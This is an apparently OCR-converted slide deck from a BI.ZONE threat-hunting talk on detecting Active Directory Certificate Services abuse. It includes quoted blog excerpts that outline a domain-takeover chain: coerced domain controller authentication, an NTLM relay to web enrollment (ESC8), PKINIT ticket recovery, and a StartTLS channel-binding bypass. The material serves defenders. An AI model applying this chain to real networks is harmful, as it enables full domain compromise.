# Hunting for Active Directory Certificate Services Abuse

*Teymur Kheirkhabarov*
*Head of SOC, BI.ZONE*

*Demyan Sokolin*
*Principal SOC Analyst, BI.ZONE*

# Who we are?

**Teymur Kheirkhabarov**


- Head of SOC / EDR Product Owner at BI.ZONE
- Threat Hunter
- ZeroNights / PHDays / OFFZONE speaker
- GIAC GXPN / GCFA / GDSA certified
- Ex- Head of SOC R&D at Kaspersky Lab / SOC Analyst / Infosec Admin/ IT
- Twitter @HeirhabarovT
- heirhabarov@gmail.com

**Demyan Sokolin**


- Principal SOC Analyst  at BI.ZONE
- Threat Hunter
- OSCP / OSEP certified
- Twitter @ddsokolin
- dd.sokolin@gmail.com

# Active Directory Certification Services

- Active Directory Certification Services (AD CS) is Microsoft's PKI implementation that integrates with existing Active Directory forests;
- While AD CS is not installed by default for Active Directory environments, in facts it is widely deployed. It can be used:
  - **User Authentication;**
  - HTTPS certificates;
  - VPN certificates;
  - Digital Signatures;
  - Code Signing
  - …
- Propper AD CS configuration is extremely complex task!
- So, there are a lot of AD CS deployments with different misconfigurations;
- AD CS misconfigurations can lead to whole domain compromise!



# Why should we care?




# Why should we care?

The Public Key Cryptography for Initial Authentication in Kerberos (PKINIT) protocol enables the use of public key cryptography in the initial authentication exchange of the Kerberos protocol.


Instead of sharing a secret key between the client and KDC, the client possesses a public key pair that is signed by a trusted Certification Authority.

When PKINIT is enabled, it is possible to:

- Perform Kerberos authentication using X.509 certificate and obtain a TGT
- Create a Schannel Security Context using X.509 certificate for LDAP over SSL (LDAPS)
- Recover NTLM from TGT requested using X.509 certificate (UnPAC the hash)



# What if PKINIT isn't supported?



almond

Authenticating with certificates when PKINIT is not supported


*Published on Wed 04 May 2022 by Yannick Méheut*

## Introduction

SpecterOps's research *"Certified Pre-Owned"*, on abusing Active Directory Certificate Services (AD CS), has made it even easier for pentesters to obtain Domain Admin privileges during internal assessments.

Here's what usually happens when we conduct an internal penetration test on an environment that has not been hardened against ADCS attacks:

1. Obtain a domain account (*e.g.*, through Responder or mitm6)
2. Find the AD CS web enrollment service (*e.g.*, with a valid account and Certify/Certipy; or in black-box through manual search, or `ntlmrelayx.py`'s `--dump-adcs` option)
3. Force a Domain Controller to connect back to our workstation (*e.g.*, through printerbug.py or PetitPotam)
4. Relay this authentication to the AD CS web enrollment service with `ntlmrelayx.py` (attack `ESC8` described in *"Certified Pre-Owned"*) to obtain a certificate for the targeted DC.
5. Use PKINITtools to get a TGT for the targeted DC (or recover its NT hash), allowing to take over the domain.



almond

Bypassing LDAP Channel Binding with StartTLS

*Published on Thu 28 April 2022 by @lowercase_drm*


While doing research on LDAP client certificate authentication, we realized that the LDAP implementation of Active Directory supports the StartTLS mechanism, which has interesting implications on relay attacks.

**TL;DR:** Active Directory LDAP implements StartTLS and it can be used to bypass the Channel Binding requirement of LDAPS for some relay attacks such as the creation of a machine account if LDAP signing is not required by the domain controller. A PR to ntlmrelayx implements this bypass.

